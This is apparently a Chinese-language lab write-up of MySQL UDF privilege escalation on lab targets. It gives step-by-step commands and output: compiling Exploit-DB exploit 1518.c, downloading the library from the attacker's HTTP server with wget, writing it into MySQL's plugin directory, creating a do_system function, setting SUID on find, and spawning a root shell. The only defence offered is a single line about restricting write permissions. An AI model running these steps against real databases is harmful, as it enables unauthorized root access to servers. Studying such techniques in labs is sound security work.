MYSQL函数

http://wiki.jikexueyuan.com/project/mysql/useful-functions/string-functions.html

后面有常用到哪些函数，再列出来了。

UDF提权

漏洞介绍

UDF,user defined funcion,即用户自定义函数。用户可以通过自己增加函数对mysql功能进行扩充，文件后缀为.dll。

通过添加用户自定义函数所导出的dll，然后在mysql中使用用户自定义函数以高权限账号执行命令，添加账号进行提权。

利用条件

- 拥有mysql的insert（使用`CREATE FUNCTION`添加自定义函数）和delete权限 （使用`DROP FUNCTION`删除自定义函数）

漏洞复现

靶场环境：

- 攻击机：Kali Linux
- 靶机：Ubuntu 16.04
- MySQL：5.7.26

环境背景：

- 已知远程登录用户为普通用户权限
- mysql的运行者为root
- 已知数据库拥有insert,delete权限的用户和密码

复现过程：

1. 查看系统类型和MySQL版本信息以及插件安装目录

```
mysql> show variables like "%compile%";

+-------------------------+--------+
| Variable_name           | Value  |
+-------------------------+--------+
| version_compile_machine | x86_64 |
| version_compile_os      | Linux  |
+-------------------------+--------+
2 rows in set (0.00 sec)
```

```
mysql> select @@version;
+-------------------------+
| @@version               |
+-------------------------+
| 5.7.26-0ubuntu0.16.04.1 |
+-------------------------+
1 row in set (0.01 sec)

mysql> show variables like "%plugin_dir%";
+---------------+-----------------------+
| Variable_name | Value                 |
+---------------+-----------------------+
| plugin_dir    | /usr/lib/mysql/plugin/ |
+---------------+-----------------------+
1 row in set (0.00 sec)
```

- MySQL版本 < 5.0.67 放在能被系统的链接器检索的文件夹即可
- MySQL版本 >= 5.0.67 放在安装路径MySQL目录\Lib\Plugin\

2. 查找udf脚本，编译，并上传

```
root@kali:~# searchsploit udf
----
MySQL 4.x/5.0 (Linux) - User-Defined Function (U |
exploits/linux/local/1518.c
----

root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/1518.c ./

root@kali:~# gcc -shared -o 1518.so -fPIC 1518.c

root@kali:~# chmod 777 1518.so

root@kali:~# python -m SimpleHTTPServer 6666
Serving HTTP on 0.0.0.0 port 6666 ...

k1ea4c@k1ea4c:/$ wget http://192.168.44.144:6666/1518.so -o /tmp/1518.so
```

3. 将udf脚本导入MySQL

```
mysql> create table test(data blob);
 Query OK, 0 rows affected (0.13 sec)

mysql> insert into test(data)values(load_file('/tmp/1518.so'));
 Query OK, 1 row affected (0.00 sec)
```

4. 将udf脚本导出到上面查到的插件安装目录

   MySQL into outfile 问题解决：ERROR 1 (HY000): Can't create/write to file

```
mysql> select * from test into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.00 sec)
```

5. 创建自定义函数

```
create function test_system returns integer soname '1518.so';

ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 2
/usr/lib/mysql/plugin/118.so: file too short)
```

我崩了，那我就继续换种姿势

参考下这篇文章

导入新的动态链接库后，在创建自定义函数时又遇到另一个问题orz

```
mysql> create function system returns integer soname 'mysqludf.so';
ERROR 1127 (HY000): Can't find symbol 'system_init' in library
```

解决思路:查看动态链接库，里面不存在这个system这个符号，得换个里面存在的

```
mysql> create function sys_exec returns string soname 'mysqludf.so';

Query OK, 0 rows affected (0.00 sec)

mysql> select * from func;
+----------+-----+-------------+----------+
| name     | ret | dl          | type     |
+----------+-----+-------------+----------+
| sys_exec |   2 | mysqludf.so | function |
+----------+-----+-------------+----------+
1 row in set (0.00 sec)

mysql> select sys_exec('whoami');
ERROR 2013 (HY000): Lost connection to MySQL server during query
```


但我又失败了，应该是环境问题，等后面换个环境再来填坑了。

6. 换了个vulnhub靶场，但是直接执行命令一直没有返回数据，只能上面的步骤再加上find提权成功

```
mysql> create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)
mysql> select do_system('chmod u+s /usr/bin/find');
+-------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
+-------------------------------------+
| 0 |
+-------------------------------------+
1 row in set (0.01 sec)
$ touch k1ea4c
$ find / -perm -4000 2> /dev/null
/bin/mount
/bin/umount
/bin/su
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/at
/usr/bin/find
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/sensible-mda
/sbin/mount.nfs
$ /usr/bin/find k1ea4c -exec '/bin/sh' \;
# whoami
root
```

7. 换了个windows serv2003 + phpstudy

   采用上传udf大马方式成功进行提权，提权方法都是一样的，只不过写成php文件



防御方法

- 限制mysql的写入权限

MySQL 执行系统命令

在 MySQL 的命令行界面中可以使用 system shell-cmd 或者 ! shell-cmd 格式执行 shell 命令。